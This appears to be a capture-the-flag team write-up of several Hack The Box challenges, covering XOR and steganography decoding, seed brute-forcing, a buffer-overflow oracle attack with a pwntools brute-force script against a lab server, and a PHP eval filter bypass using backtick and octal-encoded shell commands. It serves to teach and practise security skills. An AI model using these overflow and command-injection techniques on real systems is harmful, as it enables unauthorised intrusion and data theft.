
So we can conclude that the XOR decryption password is eight characters, just like the previous password.
Exporting the raw data from Wireshark for the image, we can calculate the XOR key based on what bytes should decrypt to compose the PNG header.

```
 kali :: ctf/maninmiddle » xxd top_secret_xor.png | head
00000000: ba0e 6826 453a 6738 335e 266c 0178 3960  ..h&E:g83^&l.x9`
00000010: 335e 2795 4830 7c04 3b5c 2661 4828 e9c5  3^'.H0|.;\&aH(..
00000020: 515e 22f3 9279 3973 6726 fcd5 b557 ea56  Q^"..y9sg&...W.V
```

The first sixteen hexadecimal characters, or the first eight ASCII characters (ba0e6826453a6738), XOR with the standard PNG header (89504e470d0a1a0a) to produce 335e266148307d32 , which in ASCII is 3^&aH0}2 .
Now, assuming this is the password since it's eight characters, we need to make a python script to decode the file.

```
#!/usr/bin/env python3
key = bytes("3^&aH0}2", 'ascii')
data = bytearray(open('top_secret_xor.png',  'rb').read())
decrypt = data
for i in range(len(decrypt)):
    decrypt[i] ^= key[i % len(key)]
open("flag.png", "wb").write(decrypt)
```

Running this gives us flag.png :



Running strings on this file shows that there's a hexadecimal string at the end of the file:

```
 kali :: ctf/maninmiddle » strings flag.png | tail -1
4854427b6c3374735f724169445f617233615f35315f627230732121217d
```

Decoding this gives us our flag.
Flag
HTB{l3ts_rAiD_ar3a_51_br0s!!!}

FOR

Give me Some Space

For this challenge we are given a pcap with some interesting traffic. After analyzing the pcap for a while, we noticed some streams that had only tabs and spaces:

```
                                    HTTP/1.1 200 OK
Date: Mon, 05 Aug 2019 05:42:51 GMT
Server: Apache/2.4.38 (Debian)
Content-Length: 57
Content-Type: text/html; charset=UTF-8

<html>
<body>
<h1>File not found :(</h1>
</body>
</html>
```

This was definitely interesting traffic, but we weren't sure what it meant. So we went to the first stream we could find that had this traffic to start analyzing. After a lot of random manipulations, we decided to count the spaces that are between the tabs. For the first stream this count looked like:

8 9 5 0 4 14

But what did this mean? Well a quick magic bytes search told us that:

89 50 4E 47 0D 0A 1A 0A	.PNG....	0	png

This means that the exfiltrated data looks to be a picture. Now we can't do the rest by hand so it is time to script this out.

After exporting all of the traffic found to files, we created the following script:

```
final = open("pic.png", "w")
string = ""
content = ""
for i in range(0, 300, 2):
        fp = open("/home/jarod/Downloads/Exports/file(" + str(i) + ").php", "r")
        content += fp.read(2048)
        fp.close()

content = content.split("\t")
for t in content:
        val = len(t)
        if val == 10:
```

```
                    val = 'a'
            elif val == 11:
                    val = 'b'
            elif val == 12:
                    val = 'c'
            elif val == 13:
                    val = 'd'
            elif val == 14:
                    val = 'e'
            elif val == 15:
                    val = 'f'

            string += str(val)
# print str(i)

string += "0"

fp.close()


final.write(string.decode("hex"))
final.close()
```

The script will loop through all of the streams, extracting the raw byte needed based on the number of spaces in between each tab, and then writes the byte to an image file.

This was the result:

d5ab3e4dc170431e30bd70052611f30f

Didn't really look like a flag… but we submitted it anyway.

After we got that wrong, we decided to look at what else was given in the zip. Which is where we found space.jpg. We didn't think it mattered originally, but it definitely does. After playing for a while we finally got this (using steghide and the hash above):

```
Downloads steghide extract -sf space.jpg
Enter passphrase:
wrote extracted data to "flag.txt".
Downloads cat flag.txt
HTB{th1s_isN7_w0rking_0ut_:(}
Downloads
```

Flag: HTB{th1s_isN7_w0rking_0ut_:(}

Crypto

Super Seed

For this challenge we were given an encryptor script and some encrypted text:

```
superseed cat output.txt
['ű', 'Ł', 'Y', 'ǿ', 'ɷ', 'ŭ', 'ɣ', '\x96', 'ū', 'ó', 'b', 'Ł']
superseed cat superseed.py
#!/usr/bin/python3

import random
import string
import secrets

chars = secrets.getChars()
flag = secrets.getFlag()

random.seed(chars[:3])

key = [random.randrange(512) for char in "qwertyuiop2l"]
print([chr(ord(flag[key.index(number)]) + number) for number in key])%
```

After examining for a little, our team determined that we needed to reverse the encrypted text by brute forcing the random seed (since it is only three characters). To do this we needed to:

- Generate a seeding value
- Seed the random function
- Create a random int
- Subtract the random value from the encrypted character
- Search until “HTB{“ is in the password
- Loop back to generate

Code:

```
import random
import string

final = ['ű', 'Ł', 'Y', 'ǿ', 'ɷ', 'ŭ', 'ɣ', '\x96', 'ū', 'ó', 'b', 'Ł']

for a in string.printable:
        for b in string.printable:
                for c in string.printable:
                        # print(a+b+c)
                        random.seed(a+b+c)
                        key = [random.randrange(512) for char in "qwertyuiop2l"]

                        flag = ""
                        for i in range(len(key)):
                                # print(final[i])
                                # print(key[i])
                                if(ord(final[i]) - key[i]) < 0:
                                        continue

                                flag += chr(ord(final[i]) - key[i])
                                # print(flag)

                        if "HTB{" in flag:
                                print(flag)
```

Execution (about 20 seconds to find password):

```
Superseed python3 reverse.py
HTB{r4nd0m!}
```

Flag: HTB{r4nd0m!}


Crypto

Not!

We are given two files:

Looking at these and their names, it's fairly obvious that we need to do some kind of pixel manipulation to reveal the flag.

We overlay them in GIMP, color all white text in the second one black, overlay them, and squint really hard.



HTB{1_t1m3_p4d_s0_b4d}

Misc

Securacle

For this challenge, we were given a server and port to *netcat* to. The prompt told us that the designer implemented a security mechanism to tell us when we overwrote the "secret," and it we were told that the "secret" was the flag.

We quickly found that after inserting more than 96 characters, the server would say "Caught you!" indicating that we overwrote the buffer. This was meant to make it more secure, however it told us how long the buffer was and thus let us override the flag with precision.

We imagine the C program was something like:

```
#include <strings.h>
int main() {
        char guess[96];
        char flag[30] = "flag here";
        gets(guess);
        if (strcmp(flag, "flag here") != 0) {
                puts("Caught you!");
                return 1;
        }
        if (strcmp(guess, flag) != 0)) {
                puts("Nah!")
                return 1;
    }
    // win statement
}
```


So the goal was that if we can input 96 characters of garbage, then we can bruteforce the flag one character at a time, since the compare between it and the flag will succeed.

We were stuck on this part for a long time before realizing that we needed a null byte (0x00) in order to terminate the first buffer for strcmp.
python -c "print 'a'*96 + '0x00' + HTB" | nc SERVER PORT (results in Nah!)
python -c "print 'a'*96 + '0x00' + AAA" | nc SERVER PORT (results in Caught you!)

Upon realizing that, we were able to brute force it with this script:

```
from pwn import *
import string

s = string.printable
pad = "a" * 96
working = "HTB{t"
while working[-1] != "}":
        for l in s:
                r = remote("docker.hackthebox.eu", 32427)
                r.recv()
                r.sendline(pad + working + l + "\x00")
                if "Nah" in r.recv().decode():
                        working += l
                        print working
                r.close()
print working
```

And get the flag:



(When it's 4am and you are pumped to get the answer first)

Flag: HTB{tH3_or4cL3_h45_sP0keN}

WEB


PHP Calc

Now our team did not get a solution for this challenge, we thought we would still talk about what we did. Since we got close with an unintended solution. When we first load the page we get this:

We get something that looks like php, which we should know based on the title. Looking through the code we see that the get parameter is stored in the same variable name, then checked to make sure it is less than 12 characters and that none of the characters found in the preg_match are present. We need to find a way to execute something without using any alphabet and certain symbols that php needs, while being less than 12 characters. After we see that an eval happens if we can pass, this is easy for us to control since it just runs php code. After some time we don't get far thinking that maybe we missed something. Until one of us notices that if you send in `back tick quotes` that bash commands will be ran. So now we are down to 10 characters and have bash execution, but since we can't use characters what can we do. Inside bash you are able to use

wildcards to run commands. So something like /b??/c?t, should run /bin/cat and a * should be able to run anything in the current directory. After looking around for a bit we found the command ‘od’, what this command does is print out a dump of the given file in octal representation. To run this command without alphabetical characters, we were able to convert octal in the bash command line so the command “`\\157\\144 *`”, which is 10 characters, dumps all files in the current directory to us.

Bingo, except after decoding the output we notice that we don’t have the flag anywhere. This is when we



realized that we were one character off, since the flag is in “.flag” and not a normal file like “flag”. We are unable to read it with this method, we would need “.*” to print the hidden flag. We spent some more time and noticed that we could send in hex encoded strings and negate them but didn’t get any execution and ultimately lost. This comes down to 1 character missing or if the flag was not in a hidden file we could have won.